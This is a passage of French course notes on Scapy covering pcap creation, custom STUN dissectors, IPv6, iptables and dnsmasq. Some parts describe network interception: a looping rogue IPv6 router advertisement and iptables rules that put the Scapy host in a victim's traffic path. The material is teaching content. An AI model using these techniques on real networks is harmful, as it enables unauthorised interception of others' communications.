<IP  frag=0 ttl=12 proto=tcp |<TCP  dport=ssh flags=SA |>>,
<IP  frag=0 ttl=13 proto=tcp |<TCP  dport=www flags=SA |>>,
<IP  frag=0 ttl=13 proto=tcp |<TCP  dport=ssh flags=SA |>>]
```

15.1 Création de fichier pcap

Scapy permet de créer des fichiers au format « pcap », ex. un « handshake » :

```
1  #!/usr/bin/python
2  from scapy.all import *

4  client, serveur = ("192.168.1.1", "192.168.1.75")
5  clport, servport = (12346, 80)
6  # choix aleatoire des numeros de sequence initiaux, ISN
7  cl_isn, serv_isn = (1954, 5018)

9  ethservcl, ethclserv = ( Ether()/IP(src=server, dst=client), Ether()/IP(src=client, dst=server))
10 # creation du paquet SYN
11 syn_p = ethclserv/TCP(flags="S", sport=clport, dport=servport, seq=cl_isn)
12 # creation de la reponse SYN-ACK
13 synack_p = ethservcl/TCP(flags="SA", sport=servport, dport=clport, seq=serv_isn, ack=syn_p.ack+1)
14 # creation du ACK final
15 ack_p = ethclserv/TCP(flags="A", sport=clport, dport=servport, seq=syn_p.seq+1, ack=synack_p.seq+1)

17 data = "GET / HTTP/1.1\r\nHost: www.unilim.fr\r\n\r\n"
18 # creation du paquet de donnees
19 get_p = ethclserv/TCP(flags="PA", sport=clport, dport=servport, seq=ack_p.seq, ack=ack_p.ack)/data

21 p_list = [syn_p, synack_p, ack_p, get_p]
22 wrpcap("handshake.pcap", p_list)
```

16 Échange de paquet de Wireshark vers Scapy



Il faut d'abord copier le paquet dans Wireshark, en sélectionnant l'option « `Bytes (Offset Hex)` ».
Puis ensuite, il faut dans Scapy en mode interactif, en fonction de la nature du paquet :

- taper `p=RadioTap(import_hexcap())`, ici pour un paquet WiFi, ou `p=Ether(import_hexcap())` pour un paquet Ethernet ;
- coller le contenu du presse-papier ;
- appuyer sur la touche « `return` » ;
- puis sur la combinaison de touches « `CTRL-D` ».


Scapy connait directement de nombreux protocoles, mais parfois il peut être nécessaire de lui ajouter la connaissance d'un nouveau protocole.
Pour comprendre comment ajouter un protocole, regardons comment est implémenter un protocole connu :

```
1  class UDP(Packet):
2     name = "UDP"
3     fields_desc = [    ShortEnumField("sport", 53, UDP_SERVICES),
4                    ShortEnumField("dport", 53, UDP_SERVICES),
5                    ShortField("len", None),
6                    XShortField("chksum", None), ]
```

On voit que l'entête UDP est constituée de 4 « short » : entier sur 16bits (le préfixe `X` indique d'afficher la valeur du champs en notation hexadécimale).

Il existe de nombreux « field » disponibles.

Essayons sur un nouveau protocole : le protocole STUN, « Session Traversal Utilities for (NAT) », RFC 5389.




Héloïse wants to receive RTP packets from Abélard. Both Héloïse and Abélard asks the STUN server for their public addresses, then sends them to each other.

http://www.bortzmeyer.org/5389.html

17.2 Exemple d'ajout de protocole : protocole STUN

Format de l'entête du paquet STUN, RFC 5389 :




Ce qui donne :

```
1  class STUN(Packet):
2      name = "STUNPacket"
3      fields_desc=[ XShortEnumField("Type", 0x0001,
4                    {   0x0001 : "Binding Request",
5                        0x0002 : "Shared secret Request",
6                        0x0101 : "Binding Response",
7                        0x0102 : "Shared Secret Response",
8                        0x0111 : "Binding Error Response",
9                        0x0112 : "Shared Secret Error Response"}),
10                   FieldLenField("Taille", None, length_of="Attributs", fmt="H"),
11                   XIntField("MagicCookie", 0),
12                   StrFixedLenField("TransactionID", "1", 12)]
```


Format d'un paquet STUN

Dans WireShark :



On visualise un trafic d'échange du protocole STUN, et on se rend compte qu'un paquet STUN peut contenir une liste de sous paquets...

17.3 Format d'un paquet STUN



Dans l'implémentation de certains protocoles, il arrive que la taille d'un champ soit déterminée par la valeur d'un autre champ.

Par exemple, un champ taille peut indiquer la taille d'un champ de données de longueur variable.

Il est alors nécessaire de pouvoir indiquer à Scapy, comment d'une part calculer automatiquement la taille à partir des données dans le cas de la construction d'un paquet, ou à l'inverse de découper le paquet en accord avec la taille indiquée.

```
1  FieldLenField("Taille", None, length_of="Donnees"),
2  StrLenField("Donnees", "Rien", length_from = lambda pkt: pkt.Taille)
```

Il est nécessaire de lier les deux champs, *ici « Taille » et « Donnees »*, lors de leur définition.

On utilise une *lambda fonction* pour obtenir et calculer la valeur. Il faut utiliser le même nom pour la définition du champs et l'accès à l'attribut, *ici « Taille » identifie le champ de longueur*.

L'argument `None` utilisé comme paramètre de `FieldLenField` indique qu'il n'y a pas de valeur par défaut, mais que cette valeur devra être calculée automatiquement.

Ajout de protocole : les champs de longueur variable

Pour indiquer la taille en octet du champ, utilisé pour indiquer la taille d'un autre champ, on peut utiliser l'argument `fmt` et indiquer une chaîne de format comme indiqué dans le module `struct` :

```
1 FieldLenField("Taille", None, length_of="Donnees", fmt="H"),
2 StrLenField("Donnees", "Rien", length_from = lambda pkt: pkt.Taille)
```

Il est possible d'ajuster le champ de longueur variable suivant des tailles différentes de *mots*.

Par exemple, une longueur peut être exprimée en *mots de 32 bits* :

```
1 FieldLenField("Taille", None, length_of="Donnees", adjust=lambda pkt,x: (x+1)/4),
```

Rappel sur le format utilisé par `struct` :

- `H` unsigned short, c-à-d. sur 16 bits, c'est la valeur par défaut utilisée par Scapy
- `B` unsigned byte, c-à-d. sur 8 bits
- `I` unsigned int, c-à-. sur 32 bits

Pour pouvoir calculer la valeur d'un champ à partir d'une couche supérieure, il faut d'abord définir un champ pour recevoir la valeur dans la couche courante et ensuite utiliser la méthode `post_build` qui permet de modifier le paquet après sa construction :

```
1  class MonPaquet(Packet):
2     name = "Mon_paquet"
3     fields_desc= [ ShortField("Type", 0x0001),
4                    ShortField("Taille", None) ]# la taille d'est pas définie
5      def post_build(self, p, pay): # p : paquet, pay : payload ou chargement
6         if (self.Taille is None) and pay :
7           p=p[:2] +struct.pack("!H",len(pay)) +p[4:] # on modifie le champ Taille
8        return p+pay # on retourne l'en-tête modifiée et le chargement
```

La méthode `post_build` va être appelée lors de l'utilisation effective du paquet ou bien lors de son affichage dans sa forme finale avec `show2()`.

Comme le paquet peut être construit avec une valeur choisie par l'utilisateur, il faut tester si cette valeur existe (*Ici, avec le test «* `self.Taille is None` *»*). Il faut également savoir s'il y a bien une couche supérieure, *payload* avec le test « `and pay:` ».

Enfin, il faut considérer les données, le paquet, sur lesquelles on va travailler comme une suite d'octets que l'on va modifier :

```
1       def post_build(self, p, pay): # p\,: paquet, pay\,: payload ou chargement
2          if (self.Taille is None) and pay :
3            p=p[:2] +struct.pack("!H",len(pay)) +p[4:] # on modifie le champ Taille
4          return p+pay # on retourne l'en-tête modifiée et le chargement
```

La méthode `do_build` reçoit 3 arguments : le paquet lui-même, le paquet sous forme d'un suite d'octets, et le chargement qui correspond aux données suivantes.

Il faut donc le décomposer comme une suite d'octets en tenant compte des champs qui ne doivent pas être modifiés, comme ici, le champs `Type` d'où la recomposition : `p=p[:2]+...+p[4:]`.

Pour la calcul du champs `Taille`, on utilise le module `struct` qui va garantir le format des données : ici un format `"!H"` pour un entier sur deux octets dans le sens réseau (*big-endian*).

À la fin, ma méthode renvoi la concaténation de l'en-tête, la couche courante, au chargement, la couche supérieure : `return p+pay`.

17.6 Exemple d'ajout de protocole : protocole STUN

Ici, on a une variation sur les champs de taille variable : un champ « liste de paquets » de taille variable.

```
1  class STUN(Packet):
2      name = "STUNPacket"
3      magic_cookie = 0
4      fields_desc=[ XShortEnumField("Type", 0x0001,
5                    {   0x0001 : "Binding Request",
6                        0x0002 : "Shared secret Request",
7                        0x0101 : "Binding Response",
8                        0x0102 : "Shared Secret Response",
9                        0x0111 : "Binding Error Response",
10                       0x0112 : "Shared Secret Error Response"}),
11                   FieldLenField("Taille", None, length_of="Attributs", fmt="H"),
12                   XIntField("MagicCookie", 0),
13                   StrFixedLenField("TransactionID", "1", 12),
14                   PacketListField("Attributs", None, _STUNGuessPayloadClass,
15                         length_from=lambda x: x.Taille)]
```

On verra en TP comment résoudre les problèmes posés...

La notion de « layer » ou de couche : Un *layer*, ou une couche, est similaire à des champs, « fields », que l'on peut empiler les uns sur les autres.
Par exemple : `IP()/UDP()/DNS()`
L'intérêt ? Pouvoir choisir d'empiler différents types de couches par dessus une autre couche.
Sur l'exemple, on peut ainsi empiler une couche correspondant au protocole `DNS` sur une couche correspondant au protocole `UDP`.
Du point de vue « réseaux » on parle plutôt d'encapsulation, mais du point de vue de la construction/analyse de paquet, on parle plus d'empilement.

Quelles sont les difficultés ?
Les différentes couches ne sont pas indépendantes : certains champs d'une couche sont associés plus ou moins directement, à la couche supérieure.
Sur l'exemple précédent :
- la couche `IP` doit savoir le type de la couche supérieure (champ `protocol` de l'en-tête IP) ;
- la couche `UDP` : une couche `DNS` est identifiée par un numéro de port de destination ou de provenance associé au protocole UDP, soit le port 53.

Problèmes pour l'analyse d'un paquet :

L'analyse d'un paquet repose sur les différentes valeurs présentes dans une couche pour identifier la couche supérieure (*On peut avoir de erreurs d'analyse basée sur des hypothèses erronées !*).

Il est ainsi possible d'accrocher des couches entre elles en indiquant à Scapy comment savoir s'il faut faire ou non le lien :

– si on dispose d'une classe `HTTP`, il est possible de faire :

```
1 bind_layers( TCP, HTTP, sport=80 ) # le champ sport du segment TCP
2 bind_layers( TCP, HTTP, dport=80 )
```

– il est possible de défaire les liens mis en place par défaut :

```
1 split_layers(UDP, DNS, sport=53) # le champ sport du datagramme UDP
```

Ici, les liens dépendent de la valeur d'un champ de la couche par rapport à sa couche supérieure. Sans ce lien, la suite du paquet à analyser est indiqué en *raw*.

Autres liens :

Sur l'exemple précédent, la couche `IP` doit connaitre la dimension de la couche `UDP` qui, elle-même, doit connaitre la taille de la couche `DNS`.

La valeur du champ d'une couche peut dépendre de la valeur de la couche supérieure !

17.9 Exemple d'ajout de protocole : protocole STUN

Le paquet STUN, comme on l'a vu, peut être complété par une liste de taille variable (éventuellement nulle) d'extension.
On va devoir définir un type de paquet pour chacune des extensions possibles du protocole :

```
1  class STUN_Attribut_defaut(Packet): # une classe ancêtre
2      name = "STUN Attribut par defaut"

4      def guess_payload_class(self, p):
5          return Padding # Pour faire appel a _STUNGuessPayloadClass

7  class STUN_Attribut1(STUN_Attribut_defaut):
8      name = "MAPPED-ADDRESS"
9      fields_desc = [ ShortField("Type", 0x0001),
10                     ShortField("Longueur", 8),
11                     ByteField("Vide",0),
12                     ByteField("Famille", 0x01),
13                     ShortField("Port", 0x0001),
14                     IPField("Adresse", "0.0.0.0")]
```

Ensuite, il va falloir intégrer l'ensemble de ces types dans l'analyse par Scapy du champs de type `PacketListField`.
Lors de la définition de ce champ, on peut lui donner une fonction pour le guider `guessPayload`.

Exemple d'ajout de protocole : protocole STUN


```
1  # Dictionnaire des types de sous paquet
2  _tlv_cls = { 0x0001: "STUN_Attribut1",
3               0x0002: "STUN_Attribut2",
4  ...
5               0x8022: "STUN_Attribut7"
6               }
7  # Cette fonction guide PacketListField, Pour savoir comment analyser
8  # chacun des sous-paquets
9  def _STUNGuessPayloadClass(p, **kargs):
10     cls = Raw
11     if len(p) >= 2:
12         # Lire 2 octets du payload
13         # pour obtenir le type du sous paquet
14         t = struct.unpack("!H", p[:2])[0]
15         clsname = _tlv_cls.get(t, "Raw")
16         cls = globals()[clsname]

18     return cls(p, **kargs)
```


Pour utiliser votre nouveau protocole, vous devez mettre le module qui le décrit dans un répertoire particulier accessible par scapy.
Ce répertoire est défini par rapport au répertoire où a été installé scapy : `scapy/layers/mon_protocole.py`.

Enfin, pour permettre à Scapy d'utiliser automatiquement votre protocole, il faut l'associer à une information connue du protocole de couche inférieure qui le reçoit :

```
1 bind_layers( TCP, HTTP, sport=80 ) # le champ sport du segment TCP
2 bind_layers( TCP, HTTP, dport=80 )
```

Attention : cette approche ne pourrait pas fonctionner dans le cas de notre protocole STUN et de ses extentions...

Démonstration sur machine:



18 Scapy & IPv6


Il est possible dans Scapy d'envoyer des paquets au format IPv6.

Par exemple, on peut diffuser l'annonce d'un préfixe réseau global et l'adresse du routeur associé à l'ensemble des postes connectés dans le lien local (éventuellement, on peut se mettre en lieu et place de ce routeur...) :

```
1 sendp(Ether()/IPv6()/ICMPv6ND_RA()/
2     ICMPv6NDOptPrefixInfo(prefix="2001:db8:cafe:deca::", prefixlen=64)
3     /ICMPv6NDOptSrcLLAddr(lladdr="00:b0:b0:67:89:AB"), loop=1, inter=3)
```

Cela fonctionne avec des machines de type Ubuntu ou de type Windows 7 :

```
ubuntu@ubuntu:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:22:ca:2f
          inet addr:192.168.127.128  Bcast:192.168.127.255  Mask:255.255
          inet6 addr: 2001:db8:cafe:deca:20c:29ff:fe22:ca2f/64 Scope:Glo
          inet6 addr: fe80::20c:29ff:fe22:ca2f/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:285 errors:0 dropped:0 overruns:0 frame:0
          TX packets:29 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:39418 (38.4 KB)  TX bytes:3706 (3.6 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
```



Scapy est formidable

Scapy est un outil :
- écrit en Python ;
- d'analyse et de construction de paquet qui est **efficace** pour :
  - ◇ la création d'un stimulus et la récupération de la réponse ;
  - ◇ l'envoi de paquets « forgés » créés à la main avec passion ;
  - ◇ « sniffer » un réseau et réagir à la découverte d'un paquet.

Mais

Il est n'est pas adapté au traitement d'un flux rapide de paquets, comme celui passant à travers un routeur ou un pont.

Utilisation de NetFilter

Il est possible de « l'aider » avec Netfilter :
- NetFilter analyse le flux et sélectionne les paquets à traiter parmi le flux ;
- NetFilter envoie ces paquets à Scapy ;
- Scapy prend en charge ses paquets :
  - ◇ pour faire une analyse ;
  - ◇ pour générer une réponse ;
- NetFilter traite les paquets réponses donnés par Scapy et les renvoie vers le réseau.

Le but

Insérer l'hôte où tourne Scapy sur le chemin de la communication entre la machine cible et le reste du réseau.

Avertissement

Ce travail est à but pédagogique et ne saurait être utilisé sur de vraies communications entre des personnes existantes ou ayant existées, voire même carrément insouciantes .
Il est bon de rappeler, également, qu'aucun paquet n'a été blessé, ni tué mais que certains ont pu être, à la rigueur, perdus.

Plus sérieusement

Vous **n'êtes pas** autorisés à intercepter les communications d'un tiers.

Combiner règles de firewall et NetFilter

Si on travaille sur la machine qui sert de routeur :

- `REDIRECT` : *permet de rediriger le paquet en réécrivant sa destination vers le routeur lui-même. Cela permet de faire des proxy transparents pour des services hébergés sur le routeur lui-même*
  - n'est valide que pour la table `nat` et les chaînes `PREROUTING` et `OUTPUT`
  - `--to-ports` : *permet d'indiquer le port de destination à employer*

```
# iptables -t nat -A PREROUTING -s 192.168.0.0 -d 164.81.1.45 -p tcp --dport 80 -j REDIRECT  --to-ports
80
```

Il est possible d'intercepter des communications et de les rediriger vers le routeur lui-même où elles pourront être « adaptée » aux besoins de l'utilisateur expert...

- `DNAT` : *permet de faire de la traduction d'adresse uniquement sur l'adresse de destination, pour par exemple faire du « port forwarding »* :
  - n'est valable que pour la table `nat` et les chaînes `PREROUTING` et `OUTPUT` ;
  - `--to-destination` : *permet d'indiquer par quelle adresse IP il faut remplacer l'adresse de destination* ;

```
1  # iptables -t nat -A PREROUTING -p tcp -d 15.45.23.67 --dport 80 -j DNAT
       --to-destination 192.168.1.1-192.168.1.10
2  # iptables -A FORWARD -p tcp -i eth0 -d 192.168.1.0/24 --dport 80 -j ACCEPT
```

Dans la ligne 1, la possibilité de donner une plage d'adresse permet de laisser le firewall choisir une adresse au hasard et faire ainsi une sorte d'équilibre de charge.

La ligne 2 est nécessaire dans le cas où le firewall filtrerait tout et doit s'appliquer sur les paquets aux adresses réécrites.

Il est possible de rediriger le trafic vers la machine faisant tourner Scapy.

- `REJECT` : *rejette le paquet comme DROP mais renvoi une erreur avec un paquet ICMP*
  - `--reject-with` : avec une valeur parmi :
    - `icmp-net-unreachable`
    - `icmp-host-unreachable`
    - `icmp-port-unreachable`
    - `icmp-proto-unreachable`
    - `icmp-net-prohibited`
    - `icmp-host-prohibited`
    - `icmp-admin-prohibited`

- `TTL` : *permet de modifier la valeur du champ de TTL* :
  - `--ttl-set` : *positionne la valeur* ;
  - `--ttl-dec` et `--ttl-inc` : incrémente la valeur du TTL.

```
1 iptables -t mangle -A PREROUTING -i eth0 -j TTL --ttl-inc 1
```

Ici, on annule le passage dans le routeur en ré-incrémentant le TTL à la sortie du paquet.

- `XOR` : *réalise un XOR du contenu TCP et UDP pour le dissimuler à l'analyse*
  - `--key` : *donne la chaîne à utiliser* ;
  - `--block-size` : *définie la taille du block*
- `LOG` : *permet d'obtenir une information sur les paquets.*

```
1 iptables -t nat -I PREROUTING -p tcp --destination-port 80 -j LOG
```

Cette information peut être consultée à l'aide de la commande `demsg` *:*

```
[34985.564466] IN=eth0 OUT= MAC=00:0c:29:9d:ea:19:00:0c:29:22:ca:2f:08:00 SRC=192.168.127.128
DST=164.81.1.9 LEN=60 TOS=0x10 PREC=0x00 TTL=64 ID=28737 DF PROTO=TCP SPT=37925 DPT=80 WINDOW=5840
RES=0x00 SYN URGP=0
```

  - `--log-prefix` : *permet d'ajouter un préfixe pour faciliter la recherche (avec la commande* `grep` *par exemple)*

```
1 # iptables -A INPUT -p tcp -j LOG --log-prefix "INPUT packets"
```

20 Utilisation de dnsmasq

Dnsmasq est un serveur léger fournissant :

- un service de DHCP, où il est possible de :
  - ◇ configurer les options du DHCP connues dans la RFC 2132 ou d'autres (si elles sont reconnues par le client) ;
  - ◇ d'étiqueter des machines suivant leur @MAC ou leur adresse IP « prêtée » pour ensuite leur fournir des options choisies ;

- un service de DNS « forwarder » : il permet de fournir un service DNS sur un routeur permettant l'accès Internet à des postes depuis un réseau privé en réalisant du NAT :
  - ◇ il sert de serveur DNS, il fournit les entrées DNS :
    - ⋆ qui lui sont fournies dans son fichier de configuration ;
    - ⋆ qui sont présentes dans le fichier `/etc/hosts` de la machine hôte ;
    - ⋆ qui sont associées aux adresses IP qu'il a fourni au travers du DHCP ;
  - ◇ qu'il a mémorisé sur la machine hôte, que ce soit des adresses symboliques (enregistrements A ou AAAA) ou des adresses inversées (enregistrement PTR). *fonctionnement de « cache » pour réduire le trafic en sortie ;*
  - ◇ qui sont associées au serveur de courrier du domaine (enregistrement MX) ;
  - ◇ qui sont associées au services présents dans le réseau (enregistrement SRV).
- un serveur TFTP, « Trivial File Transfer Protocol », RFC 1350, 2347, 2348.

Configuration

La configuration est réalisée dans le fichier `/etc/dnsmasq.conf` :

```
1 expand-hosts
2 domain=test.net
3 bogus-nxdomain=64.94.110.11
4 dhcp-range=192.168.1.100,192.168.1.150,168h
5 dhcp-host=11:22:33:44:55:66,12:34:56:78:90:12,192.168.0.60
6 dhcp-host=11:22:33:44:55:66,set:red
7 dhcp-option = tag:red, option:ntp-server, 192.168.1.1
8 srv-host=_ldap._tcp.example.com,ldapserver.example.com,389
9 addn-hosts=/etc/banner_add_hosts
```

Description :

1. *permet d'étendre les noms de machines avec le nom de domaine indiqué ;*
2. *indique le nom de domaine ;*
3. *permet d'éviter les réponses automatiques de redirection vers une page d'enregistrement de domaine ;*
4. *définit la plage d'adresses fournies par le DHCP ainsi que le temps d'association, ici 168h ;*
5. *associe une adresse donnée à une adresse MAC donnée ;*
6. *étiquette une machine par son adresse MAC ;*
7. *définie une option à fournir aux machines suivant une étiquette ;*
8. *définie un champ SRV ;*
9. *ajoute un fichier à consulter pour de nouvelles associations @symbolique, @IP.*

Il correspond à la possibilité d'un hôte, le plus souvent un routeur, de répondre avec sa propre @MAC à une requête ARP destinée à un autre hôte (RFC 925, 1027).

Il permet depuis un routeur de :

- simuler la connexion directe d'un hôte, connecté par une liaison point-à-point au routeur (dialup ou VPN) ;
- relier deux segments de réseaux locaux où les machines connectées auront l'impression d'appartenir à un même et seul réseau local.

Exemple d'utilisation : création d'une DMZ

Soit le réseau `192.168.10.0/24`, où l'on voudrait créer une DMZ, mais **sans faire de « subnetting »** :

